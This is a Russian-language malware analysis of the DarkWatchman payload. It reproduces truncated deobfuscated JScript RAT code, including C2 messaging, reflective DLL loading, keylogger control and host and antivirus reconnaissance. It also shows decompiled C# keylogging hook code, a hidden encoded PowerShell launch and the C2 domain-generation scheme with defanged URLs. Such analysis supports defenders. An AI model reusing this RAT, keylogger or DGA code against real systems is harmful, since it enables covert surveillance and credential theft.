function is_numeric(n){return((n)&&(n==parseInt(n)));}
function hex2bin(hex,xor_key){var bytes=new Array();for(var i=0;i<hex.length-1;i+=2){bytes.push(parseInt(hex.substr(i,2),16)^xor_key);}
return String.fromCharCode.apply(String,bytes);}
function bin2hex(bin,xor_key){var i,f=bin.length,a=new Array();for(i=0;i<f;i++){a[i]=(bin.charCodeAt(i)^xor_key).toString(16);if(a[i].length==1)a[i]='0'+a[i];}
return a.join('');}
function unxor(hex,key){var bytes=new Array();for(var i=0;i<hex.length-1;i+=2){bytes.push(parseInt(hex.substr(i,2),16)^key[(i>>1)%4]);}
return String.fromCharCode.apply(String,bytes);}
function extract_file_ext(filename){var i=filename.lastIndexOf('.');if(i>=0){return filename.substr(i+1);}
else return'';}
function extract_file_name(filename){var i=filename.lastIndexOf('\\');if(i>=0){return filename.substr(i+1);}
else return filename;}
function extract_file_path(filename){var i=filename.lastIndexOf('\\');if(i>=0){return filename.substr(0,i+1);}
else return'';}
function erase_file(filename){if(!fso.FileExists(filename))return true;try{var new_filename=extract_file_path(filename)+gen_rnd_str();fso.MoveFile(filename,new_filename);var f=fso.GetFile(new_filename);if(f!=null){f.A
f.Close();}
fso.DeleteFile(new_filename);return(!fso.FileExists(new_filename));}
catch(e){return false;}}
function clear_dir(dir,name_substr,recursive){if(!fso.FolderExists(dir))return false;var objFolder=fso.GetFolder(dir);if(objFolder!=null){var Enum=new Enumerator(objFolder.Files);while(!Enum.atEnd()){var item=Enum.ite
catch(e){}
Enum.moveNext();}
if(recursive){var Enum=new Enumerator(objFolder.SubFolders);while(!Enum.atEnd()){var item=Enum.item();try{clear_dir(item,name_substr,recursive);fso.DeleteFolder(item);}
catch(e){}
Enum.moveNext();}}}
function enum_subfolders(root_dir,callback){if(fso.FolderExists(root_dir)){var objFolder=fso.GetFolder(root_dir);if(objFolder){var Enum=new Enumerator(objFolder.SubFolders);while(!Enum.atEnd()){var item=Enum.item();if
function move_file(exist_filename,new_filename){try{fso.CopyFile(exist_filename,new_filename,true);erase_file(exist_filename);return fso.FileExists(new_filename);}
catch(e){return false;}}
function get_file_content(filename,unicode){var data=false;try{var f=fso.GetFile(filename);if(f!=null){if(unicode)var charset=-1;else var charset=0;var stream=f.OpenAsTextStream(1,charset);var data=stream.Read(f.Size)
return data;}
catch(e){return'';}}
function put_file_text_content(filename,content,unicode){try{if(fso.FileExists(filename))fso.DeleteFile(filename);var ff=fso.CreateTextFile(filename,true);ff.Close();var f=fso.GetFile(filename);if(f!=null){if(unicode)
catch(e){return false;}}
function put_file_bin_content(filename,content){try{if(fso.FileExists(filename))fso.DeleteFile(filename);var ado=new ActiveXObject('ADODB.Stream');ado.Mode=3;ado.Type=1;ado.Open();ado.Write(content);ado.SaveToFile(fil
catch(e){return false;}}
function get_tmp_filename(extension){return wscript_shell.ExpandEnvironmentStrings('%TEMP%')+'\\'+gen_rnd_str()+'.'+extension;}
function expand_subst(str){var res=str.replace('%SELF_FILE%',self_file);var res=res.replace('%SELF_DIR%',self_dir);var res=res.replace('%UID%',uid);return wscript_shell.ExpandEnvironmentStrings(res);}
function cfg_get_param(param_name){try{return wscript_shell.RegRead(reg_base_key+param_name);}
catch(e){return false;}}
function cfg_param_exists(param_name){return((cfg_get_param(param_name)!==false);}
function cfg_set_param(param_name,param_value){try{wscript_shell.RegWrite(reg_base_key+param_name,param_value);return(wscript_shell.RegRead(reg_base_key+param_name)!=false);}
catch(e){return false;}}
function cfg_delete_param(param_name){try{return wscript_shell.RegDelete(reg_base_key+param_name);}
```

```
srv_send_result(res,'');}
function update_keylogger(responseText){var res=-2;var msg='';stop_keylogger();if(keylogger_hex_to_registry(responseText)){res=-1;if(start_keylogger())res=1;}
if(res==1)msg='Keylogger updated';srv_send_result(res,msg);}
function eval_js(js){try{var res=eval(expand_subst(js));if((typeof res=='undefined')&&(typeof activate!=='undefined'))res=activate();if((typeof res!=='undefined')&&(typeof res['status']!=='undefined')&&(typeof res['da
else srv_send_result(1,'Executed');}
catch(e){srv_send_result(-99,'Exception');}}
function set_autostart_js(responseText){if(cfg_set_param(uid+'v',responseText)!==false)srv_send_result(1,'');else srv_send_result(-1,'');}
function stop_self(){stop_keylogger();WScript.Quit();}
function set_cc_url(url){var res=-2;if(srv_test_connect(url,5)){res=-3;if(cfg_set_param(uid+'c',url)){res=1;srv_url=url;}}
else srv_send_result(res,'');}
function set_timeout(t){var ti=parseInt(t);srv_connect_timeout=ti*1000;if(cfg_set_param(uid+'t',srv_connect_timeout)!==false)srv_send_result(1,'Timeout: '+ti+' sec.');else srv_send_result(-1,'Failed');}
function reflective_load(binary_text,binary_data){if(prc_arch!=32){srv_send_result(-2,'64-bit process. Old version?');return false;}
try{if(dwx==null)dwx=new ActiveXObject('DynamicWrapperX');if(dwx==null){srv_send_result(-3,'DynamicWrapperX  not registered');return false;}
var size=binary_text.length;dwx.Register('kernel32.dll','VirtualAlloc','i=puuu','r=p');dwx.Register('kernel32.dll','CreateThread','i=puppp','r=h');dwx.Register('kernel32.dll','GetProcAddress','i=hs','r=p');dwx.Regist
var ldr_offset=dwx.NumGet(pData,28,'u');var hKernel32=dwx.LoadLibraryA('kernel32.dll');var pLoadLibrary=dwx.GetProcAddress(hKernel32,'LoadLibraryA');var pGetProcAddress=dwx.GetProcAddress(hKernel32,'GetProcAddress');
catch(e){return false;}}
var srv_send_result_proc;function get_responce_param(param_num){var headers=win_http.GetAllResponseHeaders();param_name='X-Option-'+param_num;if(headers.indexOf(param_name)!=-1){return hex2bin(win_http.GetResponseHead
else return false;}
function srv_responce(status,responseBody,responseText){try{switch(status){case 200:break;case 820:execute_exe(false,responseText,responseBody);break;case 821:load_dll(responseText,responseBody);break;case 822:execute
catch(e){return-99;}
return 0;}
function srv_try_send_data(url,action,status,data,add_hdr_key,add_hdr_value){try{win_http.Open('POST',url,false);win_http.SetRequestHeader('Content-Type','application/x-www-form-urlencoded');win_http.SetRequestHeader(
catch(e){}
return false;}
function srv_send_data(action,status,data,add_hdr_key,add_hdr_value){var res=false;for(var i=0;i<10;i++){if(res=srv_try_send_data(srv_url,action,status,data,add_hdr_key,add_hdr_value))break;}
if(res){var responce_res=srv_responce(win_http.status,win_http.responseBody,win_http.responseText);if(responce_res==-2)srv_try_send_data(srv_url,7,responce_res,'Unknown command',null,null);return(responce_res==0);}
else{srv_url=get_actually_url();}}
function srv_send_result(status_code,result_text){srv_send_data(7,status_code,result_text,null,null);}
function srv_send_keylog(){var kl_data=cfg_get_param(uid+'a');if(kl_data)cfg_set_param(uid+'a','');else kl_data='';var scards=cfg_get_param(uid+'d');var add_hdr_key=null;var add_hdr_value=null;if((scards)&&(scards!=''
srv_send_data(3,0,kl_data,add_hdr_key,add_hdr_value);}
function srv_test_connect(url,try_count){var res=false;for(var i=0;i<try_count;i++){res=(srv_try_send_data(url,0,0,uid,null,null)&&(win_http.responseText==uid));if(res)break;}
return res;}
function srv_send_info(){var os_ver='';var os_locale='';var domain_role=-1;var part_of_domain=0;var time_bias=0;var username='';var compname='';try{var os_ver=wscript_shell.RegRead('HKEY_LOCAL_MACHINE\\SOFTWARE\\Micro
catch(e){}
try{os_ver+=' '+wscript_shell.RegRead('HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Session Manager\\Environment\\PROCESSOR_ARCHITECTURE');}
catch(e){}
try{var os_locale=wscript_shell.RegRead('HKEY_CURRENT_USER\\Control Panel\\International\\LocaleName');}
catch(e){os_locale='';}
if(admin)var adm=1;else var adm=0;try{var wsh_net=new ActiveXObject('WScript.Network');var compname=wsh_net.ComputerName;var username=wsh_net.UserName;}
catch(e){}
try{var colItems=wmi_obj.ExecQuery('SELECT * FROM Win32_ComputerSystem','WQL',48);var enumItems=new Enumerator(colItems);for(;!enumItems.atEnd();enumItems.moveNext()){var objItem=enumItems.item();domain_role=objItem.D
catch(e){}
var avs='';try{var objWMIService=GetObject('winmgmts:\\\\.\\root\\SecurityCenter2');var colItems=objWMIService.ExecQuery('SELECT * FROM AntiVirusProduct');var enumItems=new Enumerator(colItems);for(;!enumItems.atEnd()
catch(e){}
var data='os='+bin2hex(os_ver,0)+'&cn='+bin2hex(compname,0)+'&un='+bin2hex(username)+'&b='+time_bias+'&l='+os_locale+'&adm='+adm+'&pd='+part_of_domain+'&dr='+domain_role+'&av='+bin2hex(avs,0);srv_send_data(2,0,data,nu
var url_prefix='https://';var url_zones=new Array('.xyz','.cfd','.sbs','.fun','.space','.biz.ua');var url_suffix='/index.php';var default_salt='3a4752d2';var domains=new Array('4ad74aab','bc0324ae','9243e231','0e8f
```


Данный файл является основной полезной нагрузкой Dark Watchman.

В результате работы данной полезной нагрузки также расшифровывается **127195602.js,** который после запускается в виде команды powershell содержащей base64 строку. powershell.exe -NoP -NonI -W Hidden -Exec Bypass -enc QQBk…

В результате работы данного скрипта создается .dll библиотека реализующая функции кейлоггера.

keylogger.dll

SHA256: e567ae56ad7a790d9649b73b6d2498d481ff689571f4b07432e9eec2d4bc2129



```
    m2.UnhookWindowsHookEx(m2.g9);
}

// Token: 0x06000002 RID: 2 RVA: 0x000021FC File Offset: 0x000003FC
private static IntPtr m39(m2.i3 l4)
{
    IntPtr moduleHandle = m2.GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
    return m2.SetWindowsHookEx(13, l4, moduleHandle, 0U);
}

// Token: 0x06000003 RID: 3 RVA: 0x00002228 File Offset: 0x00000428
private static void c41(StringBuilder c42, string o43, StringBuilder a44)
{
    try
    {
        string text = Registry.GetValue(m2.l20, m2.j21, "").ToString();
        text = string.Concat(new object[]
        {
            text,
            DateTime.Now,
            " [",
            c42.ToString(),
            "] - ",
            o43,
            "\r\n",
            a44.ToString(),
            "\r\n\r\n"
        });
        Registry.SetValue(m2.l20, m2.j21, text);
    }
    catch
    {
    }
}
```

```
            uint num3 = 0U;
            uint windowThreadProcessId = m2.GetWindowThreadProcessId(m2.b12, ref num3);
            uint keyboardLayout = m2.GetKeyboardLayout(windowThreadProcessId);
            if (flag || flag2 || m2.ToUnicodeEx(num, num2, array, stringBuilder, stringBuilder.Capacity, 0U, keyboardLayout) > 0)
            {
                int windowTextLength = m2.GetWindowTextLength(m2.b12);
                m2.g15 = new StringBuilder(windowTextLength + 1);
                m2.GetWindowText(m2.b12, m2.g15, windowTextLength + 1);
                if (num3 != m2.e14 || m2.b12 != m2.o13 || m2.a16.ToString() != m2.g15.ToString())
                {
                    m2.c41(m2.a16, m2.b25, m2.m17);
                    m2.a16.Remove(0, m2.a16.Length);
                    m2.a16.Append(m2.g15);
                    m2.m17.Remove(0, m2.m17.Length);
                    m2.o13 = m2.b12;
                    Process processById = Process.GetProcessById((int)num3);
                    if (processById != null)
                    {
                        m2.b25 = processById.ProcessName;
                    }
                    else
                    {
                        m2.b25 = "";
                    }
                    m2.e14 = num3;
                }
                if (num > 7)
                {
                    if (flag)
                    {
                        m2.m17.Append("[Â«]");
                    }
                    else if (flag2)
                    {
                        m2.m17.Append("[del]");
                    }
                    else
                    {
                        m2.m17.Append(stringBuilder);
                    }
                }
            }
        }
    }
    return m2.CallNextHookEx(m2.g9, g48, e49, h50);
}
```

Алгоритм формирования C2-адресов

Каждый адрес имеет вид: hxxps://<домен>[.]<зона>/index[.]php

Доменная часть. Формирование домена происходит двумя способами:

а) Фиксированные домены. Имеется заранее заданный список из 20 доменных значений:

4ad74aab, bc0324ae, 9243e231, 9e8fae09, fa2b8b86, b170e747,

27dd67e8, db49f51f, 80ce6519, 4e577395, 791688a4, d79046bd,

9203ebc7, 942a8b18, 6e93d646, 54f484f2, d27ef8b8, bfd8690b,

2d89e015, d3b79f13

Для каждого из этих значений подставляются все 6 зон.

б) Динамически генерируемые домены. Для них используется следующая схема:

- Вызывается функция gmt_date(), которая возвращает строку, основанную на текущей дате в GMT (например, "Thu,27Mar2025").

- Используется «соль»: либо значение, сохранённое в реестре (параметр с именем uid+'b'), либо значение по умолчанию "3a4752d2".

- Затем для каждого числа i от 0 до 99 вычисляется домен по формуле: домен = int2hex32(crc32(gmt_date() + salt + i)) где функция crc32 рассчитывает 32-битную контрольную сумму, а int2hex32 преобразует её в 8-символьное 16-ричное число.

3. Зоны. После доменной части добавляется одна из зон из массива: [".xyz", ".cfd", ".sbs", ".fun", ".space", ".biz[.]ua"]

- hxxps://4ad74aab[.]xyz/index[.]php

- hxxps://4ad74aab[.]cfd/index[.]php

- hxxps://4ad74aab[.]sbs/index[.]php

- hxxps://4ad74aab[.]fun/index[.]php

- hxxps://4ad74aab[.]space/index[.]php

- hxxps://4ad74aab[.]biz.ua/index[.]php

Аналогичным образом для остальных фиксированных доменов (например, bc0324ae, 9243e231 и т.д.) создаются адреса с каждой из 6 зон.

2. Динамические адреса.

Предположим, что функция gmt_date() вернула строку "Thu,27Mar2025", а соль равна значению по умолчанию "3a4752d2". Тогда для каждого числа i от 0 до 99 вычисляется домен: D = int2hex32(crc32("Thu,27Mar2025" + "3a4752d2" + i) Например, для i = 0 может получиться домен, например, a1b2c3d4. Тогда адреса будут такими:

- hxxps://a1b2c3d4[.]xyz/index[.]php

- hxxps://a1b2c3d4[.]cfd/index[.]php

- hxxps://a1b2c3d4[.]sbs/index[.]php

- hxxps://a1b2c3d4[.]fun/index[.]php

- hxxps://a1b2c3d4[.]space/index[.]php

- hxxps://a1b2c3d4[.]biz.ua/index[.]php

Для i = 1 домен может получиться, например, e5f6a7b8, и соответственно:

- hxxps://e5f6a7b8[.]xyz/index[.]php

- hxxps://e5f6a7b8[.]cfd/index[.]php

- … и так далее.

В итоге получаются:

- Фиксированные адреса: 20 доменов × 6 зон = 120 адресов.

- Динамические адреса: 100 доменов × 6 зон = 600 адресов.

Общее число вариантов – 720 адресов, где каждый адрес имеет формат:

hxxps://<ДОМЕН>[.]<ЗОНА>/index[.]php

СПАСИБО ВСЕМ КТО ДОЧИТАЛ!!!